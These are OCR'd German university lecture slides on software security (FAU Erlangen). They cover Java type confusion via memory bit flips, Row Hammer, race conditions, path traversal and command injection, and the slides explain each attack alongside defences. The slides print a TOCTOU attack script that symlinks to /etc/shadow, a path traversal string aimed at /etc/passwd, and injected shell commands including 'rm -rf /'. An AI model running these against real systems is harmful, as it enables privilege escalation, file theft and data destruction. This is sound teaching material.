- Speicher füllen mit ganz vielen Objekten vom Typ B
  - Alle A-Felder zeigen auf ein einzelnes Objekt vom Typ A an Adresse x
- Speicherfehler in Bit i ändert einen A-Eintrag:
  - Zeiger p zeigt nicht mehr auf x sondern auf x XOR 2^i = y
  - Annahme: y ist ein Objekt vom Typ B
- Betrachten hier nur den einfachen Fall, bei dem i eine glatte Objektgrenze trifft
  - Falls Bit i innerhalb des B-Objekts auf einen anderen A-Zeiger zeigt, dann Dereferenzierung von p.b :
- Insgesamt:
  - p ist vom Typ A, zeigt aber auf ein Objekt von Typ B

Finden des verborgenen Pointers


- Wir brauchen den Pointer p, um den Angriff auszuführen
- Einfach über Vergleich von Referenzen:
  - Schleife über alle A-Pointer in der Datenstruktur
  - Falls ein A-Pointer ungleich x, break
- Nun also Type Confusion gegeben – Was nun?

```
A p;  B q;
```

Schreiben einer Speicherzelle

```
A p;
B q;
int offset = 6*4 // offset des i-Feldes in A
void write(int address, int value) {
  p.i = address - offset;
  q.a6.i = value;
}
```

p.i = p + offset



q.a6.i ← value


(address - offset).i ← value

address - offset + offset ← value

address ← value

Erläuterungen

```
A p;
B q;
int offset = 6*4 // offset des i-Feldes in A
void write(int address, int value) {
  p.i = address - offset;
  q.a6.i = value;
}
```



Erläuterungen

- Anmerkung: Zugriff auf Feld eines Objekts = Addition eines Offsets
  - Beispiel: A p; p.a1 = Adresse von p + 4
- Gegeben zwei Referenzen mit Type Confusion
  - p vom Typ A und q vom Typ B
- Offset = Abstand des i-Eintrages vom Anfang des Objekts
- Ziel: Schreiben von value an address
- Ablauf:
  - An Eintrag i von Referenz p wird Wert adress - offset geschrieben
  - q.a6.i bedeutet:
    - Referenz q an Feld a6 dereferenzieren (verfolgen) und dort an Feld i den Wert value schreiben
    - Feld i ist aber bloss die Addition von offset
    - q.a6.i = address - offset + offset = address





Figure 3. Experimental setup to induce memory errors, showing a PC built from surplus components, clip-on gooseneck lamp, 50-watt spotlight bulb, and digital thermometer. Not shown is the variable AC power supply for the lamp.

[Govindavajhala and Appel, 2003]

Erfolgschancen

- Wahrscheinlichkeit, dass ein Bitfehler einen A-Pointer auf ein B-Objekt verzweigt
  - Viel Speicher belegen
  - Testläufe ergaben Erfolgschancen von etwa 30%
- Methode benutzen, um SecurityManager zu manipulieren (und JVM zu übernehmen)

Der „Row Hammer“



a. Rows of cells **b.** A single cell

Figure 1. DRAM consists of cells

[Kim et al., 2014]

Erläuterungen

- Aufbau von DRAM-Speicher ist anfällig für provozierte Speicherfehler
- „When a wordline's voltage is toggled repeatedly, some cells in nearby rows leak charge at a much faster rate."
- Das dauernde Lesen einer Zeile führt zu Bitfehlern in angrenzenden Zeilen

- Test mit namhafter Herstellern A, B und C von DRAM-Modulen




Figure 3. Normalized number of errors vs. manufacture date

[Kim et al., 2014]

Fazit

- Auf Programmiersprachenebene „nicht zu verteidigen“

- Schutzmöglichkeiten:
  - Physischen Zugriff auf Hardware erschweren
  - Bitfehler im Speicher vermeiden, erkennen und korrigieren (teuer)

Rückblick Kapitel 5

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Quellen

- John Viega, Gary McGraw: Building Secure Software. Addison-Wesley, 2001.
- Dieter Gollmann: Computer Security. 3. Auflage, Wiley, 2011.
- Howard, LeBlanc, Viega: 19 Deadly Sins of Software Security, Kapitel 7
- Huseby: Innocent Code, Wiley, 2004.
- Open Web Application Security Project (OWASP): http://www.owasp.org/
- Joshua Block, Neal Gafter: Java Puzzlers. Addison-Wesley, 2005.

- zusätzliche Spezialliteratur in den einzelnen Lektionen/Exkursen

Rückblick

- Viertes Gesetz des Cyberspace: Gesetz von der Komplexität

Programme haben unerwartete und schwer einsichtige Zusatzfunktionalität (absichtlich oder unabsichtlich)

Sicherheitslücken

- Zusatzfunktionalität = Sicherheitslücken, die wieder durch Programme ausgenutzt werden können
- Eigentlich „vulnerability“ (Verwundbarkeit oder Verletzbarkeit)
  - Anfälligkeit eines Systems gegen einen Angriff
  - In der Natur oft graduell:
    - Anfälligkeit eines Menschen gegen Verführungen
    - Anfälligkeit des Immunsystems gegen Viren
  - Im Cyberspace oft digital (es geht oder es geht nicht)
- Sicherheitslücken sind definitionsgemäß unerwünscht
- Ziel des Angreifers: Software macht etwas, was das Programm nicht tun sollte
- Taktik: Etwas tun, woran der Programmierer/Designer nicht gedacht hat

Beispiel: Java

isOdd (2) = false
isOdd (15) = true
isOdd (-15) = false

```
public static boolean isOdd(int i) {
  return i % 2 == 1;
}
```

a, b

(a / b) * b + (a % b) == a

-1 % 2 == -1

-1 2

Erläuterung

- Methode soll true liefern, falls i ungerade
- i%2 berechnet den Rest bei der Division durch 2
- Was passiert bei negativen Zahlen?
  - isOdd(-15)= false
- Warum?
  - Definition von % in Java:
    - Für alle a und positiven b gehorche Gleichung
    - (a / b) * b + (a % b) == a
  - Beispiel: a=-1 und b=2

- Denkübung: Wie besser machen?

Weiteres Beispiel (in Java)

```
public class Elementary {
  public static void main(String[] args) {
    System.out.println(12345 + 54321);
  }
}
```

12345
54321
66666

17777

Erläuterung

- Was kommt raus?
  - 66666
  - 17777

- beachte das „L“ statt der „1“ (long)

Ziel des Angreifers

eigenen Code ausführen

(möglichst mit höchsten Benutzerrechten)

Ziel des Angreifers

- Der große Preis für den Angreifer: eigenen Code ausführen (möglichst mit höchsten Benutzerrechten)
- Eigener Code = vollständige Kontrolle
- Möglichst „remote“ (also ohne physischen Zugriff)
- Wenn das nicht geht, dann wenigstens:
  - Dateien kopieren (Vertraulichkeit)
  - Programm zum Absturz bringen (Verfügbarkeit)
  - ...

Quelle: fcbayern.com


eigenen Code
ausführen
(mit möglichst
hohen Rechten)

Erläuterungen

- Viele Wege führen zu Root. Typischer Weg z.B.:
  - Lokaler User-Zugriff erhalten z.B. durch Brechen eines schwachen Passworts
  - Ausnutzen einer lokalen Schwachstelle des Systems, um Root-Rechte zu erlangen (Privilegeskalation)
  - Installation einer Hintertür und Verwischen von Spuren
- Schwachstelle kann auch in Client Software sein, die lokal ausgeführt wird
  - Browser, pdf-Viewer, ...
- „Exploitation“ nicht ausschließlich böse
  - vgl. jailbreak bei Smartphones
- Schwachstelle User existiert auch, wird aber hier ausgeblendet
  - vgl. Vorlesung Human Factors

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 2: Race Conditions

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Quellen

- Howard, LeBlanc, Viega: 19 Deadly Sins of Software Security, Kapitel 14 und 16
- Claus Overbeck, Peter Cholewinski: Programm(ier)fehler, Exploits und Gegenmaßnahmen. Dokumentation Hacker-Seminar 2004, RWTH Aachen
- Michael Zalewski: Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal-Handling Related Vulnerabilities, 2001
- Analyse des ptrace-Bugs: Wojciechowski: "Die Race Conditions", Hackin9 1/2004, `http://www.hackin9.org`

Kritische Abschnitte

Quelle: http://www.toitoidixi.de/

Erläuterung

- Multitasking Betriebssystem: nebenläufige Prozesse, die sich den Prozessor (und andere Ressourcen) teilen
  - Unterbrechungen (Interrupts) können laufenden Prozess jederzeit unterbrechen
    - Beispiele: Taste wird gedrückt, Festplatte hat Daten gelesen, Zeitscheibe ist abgelaufen
  - Interrupt-Handler wird ausgeführt (wie Unterprogramm-Aufruf)
- Codesequenz, die ununterbrochen ausgeführt werden muss = kritischer Abschnitt
- Beispiel: Einfügen eines neuen Prozesses in die ready-Warteschlange im Kernel

Implementierung kritischer Abschnitte

- Auf Prozessorebene: Unterbrechungssperren
  - privilegierte Maschinenbefehle
  - Unterbrechungen sollten nicht zu lange ausgestellt bleiben
    - In der Zwischenzeit auflaufende Interrupts könnten verloren gehen
- Auf Prozess-Ebene: Synchronisationskonzepte
  - busy waiting (TAS-Schleife), Sperren (locks), Semaphore, Monitore (Java synchronized)
  - Realisierung eines Synchronisationsprotokolls
  - Annahme: jeder beteiligte Prozess führt das Protokoll aus, bevor er in den kritischen Abschnitt eintritt
  - Intelligentes Warten: keine Blockierung anderer Prozesse (die nicht die gemeinsame Ressource brauchen)
- Kritische Abschnitte treten auch in "normalen Code" auf...

Beispiel

Zugriff auf eine Datei

```
if (access("filename", R_OK) == 0){
  fp = fopen("filename", "r");
}
```

Erläuterung

- access(...) prüft die Rechte einer Datei
- fopen(...) öffnet die Datei
- Rechteüberprüfung und Zugriff auf Datei passieren nicht notwendigerweise hintereinander
  - TOC: time of check (hier in der bedingten Anweisung)
  - TOU: time of use (hier bei fopen)
- Unterbrechung zwischen TOC und TOU kann zu Problemen führen

Verwundbares Programm

```
int main( int argc, char** argv )  // race_vp.c
{
  struct stat st;
  FILE* fp;
  // test input parameters

  if( (fp = fopen( argv[1], "w" )) == NULL ) {
    fprintf( stderr, "cannot open\n" );
    exit( EXIT_FAILURE );
  }
  fprintf(fp, "%s\n", argv[2] );
  fclose( fp );
  fprintf( stderr, "Write Ok\n" );
  exit( EXIT_SUCCESS );
}
```

SUID root

Erläuterung

- Einfaches Programm zum Anlegen eines neuen Users in Unix
  - liest Kennung, Passwort, etc.
  - Prüft Berechtigungen
  - fügt neuen Eintrag an /etc/passwd, /etc/shadow an
- Programm muss SUID root sein
- Programm race_vp.c
  - hat zwei Parameter
  - erster Parameter: Dateiname
  - zweiter Parameter: String
  - nach diversen Checks wird String in Datei geschrieben
- Können Race Condition ausnutzen, um root Zugang zu erhalten

Angriffsskript `racer.pl`

```
#!/usr/bin/perl

for( ;; )
{
 system("rm -f dummy");
 system("touch dummy");
 system("nice -n 19 ./race_vp ./dummy  \"*\:*\" \&");
 system("rm -f dummy");
 system("ln -s /etc/shadow ./dummy");
}
```

Der Angriff

```
#!/usr/bin/perl

for( ;; )
{
 system("rm -f dummy");
 system("touch dummy");
 system("nice -n 19 ./race_vp ./dummy  \"*\:*\" \&");
 system("rm -f dummy");
 system("ln -s /etc/shadow ./dummy");
}
```

```
int main( int argc, char** argv )
{
  struct stat st;
  FILE* fp;
  // test input parameters

  if( (fp = fopen( argv[1], "w" )) == NULL )
  {
    fprintf( stderr, "cannot open\n" );
    exit( EXIT_FAILURE );
  }

  fprintf(fp, "%s\n", argv[2] );
  fclose( fp );
  fprintf( stderr, "Write Ok\n" );
  exit( EXIT_SUCCESS );
}
```

Erläuterung

- Angriffsskript `racer.pl`
  - mittels `nice` wird die Wahrscheinlichkeit einer Unterbrechung erhöht
  - anschliessend wird Datei `./dummy` umgebogen auf `/etc/shadow`
- Unterbrechung muss nach den Tests und vor dem fopen passieren
- Fragen:
  - warum `touch dummy` ?
    - erzeugt eine leere Datei
  - wieso bewirkt der gegebene String root-Zugang?
    - *:* bedeutet fuer alle User Passwortauthentifikation deaktiviert
  - was macht `ln -f -s /etc/shadow ./dummy` ?
    - macht dummy zum symbolischen Link auf /etc/shadow

Weiteres verwundbares Beispiel


```
char* tmp;
FILE* pTempFile;

tmp = tempnam("/tmp", "MyApp");
pTempFile = fopen(tmp, "w+");
```

Erläuterung

- Standardisierte Libc-Funktion für temporäre Dateien
  - `char* tempnam(const char* tmpdir, char* prefix)`
- Erzeugt eine temporäre Datei im Verzeichnis `tmpdir` mit Namenspräfix `prefix`
  - Name wird „systemspezifisch“ eindeutig gemacht
  - Meistens durch anhängen einer fortlaufenden Nummer
- Gefährlicher Code, denn der Angreifer kann nach Wahl der temporären Datei diese Datei auf eine Systemdatei umbiegen

Race Conditions ohne Threads

```
void *global;
void sh(int dummy) {   // signal handler
   if (global != NULL){
      free(global);
      global = NULL;
   }
}
int main(int argc,char* argv[]) {
     global = malloc(300);
     signal(SIGHUP, sh);
     signal(SIGTERM, sh);
     ...
}
```



Erläuterung

- Signal-Mechanismus: User Level Interrupts
  - Man kann in Unix einem Prozess ein Signal schicken
  - Man kann eine C-Funktion programmieren und als Signal Handler anmelden
  - Bei Eingang des Signals wird Signal Handler asynchron aufgerufen und ausgeführt
  - An Synchronisation zwischen Hauptprogramm und Signal-Handler wird meistens gedacht
- Hier im Beispiel: Signal Handler macht free(global) um aufzuräumen
  - Während der Ausführung von ...
    - Angreifer sendet SIGHUP, sh() wird aufgerufen
    - Angenommen, sh ist gerade mitten im free() oder gerade fertig
    - Angreifer sendet SIGTERM, zweite Instanz von sh() wird aufgerufen
    - Führt ggf. zu einem „double free“, obwohl das free mit einer bedingten Anweisung geschützt ist
  - vgl. https://cwe.mitre.org/data/definitions/364.html

Analyse

- Race Conditions sind besonders gefährlich, weil man sie kaum automatisiert entdecken kann
  - sind auch nicht an eine spezielle Programmiersprache gebunden (wie stack overflows)
- Voraussetzungen für eine Race Condition:
  - Mehrere verschiedene Threads oder Prozesse, die eine gemeinsame Ressource verwenden:
    - Gemeinsame Variablen, Gemeinsame Datei oder gemeinsam verwendeted Verzeichnis
    - Windows Registry, Datenbank, ...
- Übliche Orte, wo Race Conditions auftreten:
  - Signal Handler
  - Verwendung temporärer Dateien
  - Funktionen mit Seiteneffekten (non-reentrant) in Programmen mit mehreren Threads

Abhilfe

- In Programmen mit mehreren Threads:
  - Korrekte Synchronisation herbeiführen
    - verwenden von Semaphoren, Locks, Monitoren (Java synchronized)
  - Bei fehlender Synchronisation:
    - Seiteneffektfreies Programmieren
    - Funktionen müssen sich selbst aufrufen können (*reentrant code*)
- In Signal Handlern:
  - Nur *reentrant code* in Signal Handlern benutzen
  - Besser: Signals in Signal Handlern verbieten
- Falls Dateien/Verzeichnisse das Problem sind:
  - Dateien erzeugen in Bereichen, wo normale Benutzer keine Schreibberechtigung haben
  - Nicht eindeutige Namen sind notwendig sondern unvorhersagbare Namen
    - Echte Zufallsmuster als Dateinamen verwenden

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 3: Code Injection-Angriffe

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Quellen

- Gollmann, Kap. 10.2
- Howard, LeBlanc, Viega: 19 Deadly Sins of Software Security, 2005, Kapitel 4 und 7
- noch ausführlicher in Howard, LeBlanc, Viega: 24 Deadly Sins of Software Security, 2009
- Huseby: Innocent Code, 2009, Kapitel 2
- Steve Friedl's "SQL Injection Attacks by Example", http://www.unixwiz.net/techtips/sql-injection.html

Zugriff auf Unterverzeichnisse

```
...
String input = read_input();
String filename = „/users/webserver/“ + input;
do_critical_operation_on(filename);
...
```

input validieren

%0c0%af

myfile
/usr/webserve/myfile

../../etc/passwd ↝ /usrs/webserve/../../etc/passwd

Erläuterung

- In einer Software darf der Benutzer einen Dateinamen eingeben
- Zugriff soll auf Unterverzeichnisse unterhalb von **`/users/webserver`** beschränkt werden
- Ist tatsächlich sichergestellt, dass der Zugriff auf die beschriebenen Unterverzeichnisse eingeschränkt ist?
- Nein. Problem: Benutzer kann eingeben **`../../etc/passwd`**
- Er kann also trotzdem auf beliebige Dateien zugreifen
- Problem entsteht aus der Konkatenation von Strings und mangelnder Prüfung des Inputs
- Mögliche Behebung: „input validation“
- Ziel: Stelle sicher, dass in input nicht der String „`../`“ auftaucht
- Problem: „`../`“ kann in sehr vielen Arten codiert werden
- z.B. **`%c0%af`** ist 2-Byte UTF8-Encoding von „`/`“

Echte Code Injection

Berühmtes Beispiel: alter IRIX login

```
...
char buf[1024];
snprint(buf, "system lpr -P %s",
    user_input, sizeof(buf)-1);
system(buf); // execute buf in shell
...
```

hpljet15

hpljet15; ls

system lpr -P hbljet15; ls

ps -aux

rm -rf /

Erläuterung

- In IRIX konnte man sich einloggen oder alternativ Dokumentation ausdrucken und dafür den richtigen Drucker angeben
- Problem: Man konnte beliebige Shell-Befehle mit Semikolon getrennt anfügen, die dann ausgeführt wurden
- Beispieleingabe **`hpljet15; ps -aux`**

Problemlage

- Benutzereingabe als Zeichenkette
- Zeichenkette wird anschließend “interpretiert”
- Nicht antizipierte Interpretation kann zu Problemen führen
- Zum Beispiel: Input zur Abfrage einer Datenbank verwendet wird oder in irgend einer anderen Art als Code interpretiert wird
- Häufig: String-Konkatenation oder String-Ersetzen zur Konstruktion der Abfrage genutzt wird
- Problem: Input nicht auf Validität geprüft wird

Kurzer Exkurs zu SQL

- SQL ist eine deklarative Sprache zur Manipulation relationaler Datenbanken
  - Structured Query Language
  - Entstanden in den 1970er Jahren
  - Universell standardisiert und von nahezu allen relationalen Datenbanken unterstützt
- Eine relationale Datenbank besteht aus einer Menge von Tabellen
- Beispiel: eine Tabelle mit Einträgen Id, Name, Adresse, Kreditkartennummer

Einfache SQL-Befehle

- Beispiel: Erstellen von Tabellen

```
CREATE TABLE customers (
   id int;
   name varchar (30),
   adress varchar (40),
   ccnum varchar (16),
   expiry varchar (4),
   password varchar (16);
   last_updated date);
```

- Löschen von Tabellen:

```
DROP TABLE customers
```

Einfache SQL-Befehle (Fortsetzung)

- Einfügen von Werten:

```
INSERT INTO customers VALUES
  (354, 'John Doe', 'A5, 6',
  '1234567812345678', '0606', 'pa$sw0rd'
  'Nov-24-2006');
```

- Aktualisieren von Werten:

```
UPDATE customers
   SET name = 'John Doe jun.',
   address = 'A5, 7' WHERE id = 354;
```

- Löschen von Werten:

```
DELETE FROM customers WHERE id = 354;
```

Der select-Befehl

- Zur Abfrage und Anzeige von Einträgen in der Datenbank gibt es den Befehl select

```
SELECT [ALL | DISTINCT] <select list>
   FROM <table reference list>
   WHERE <search condition list>
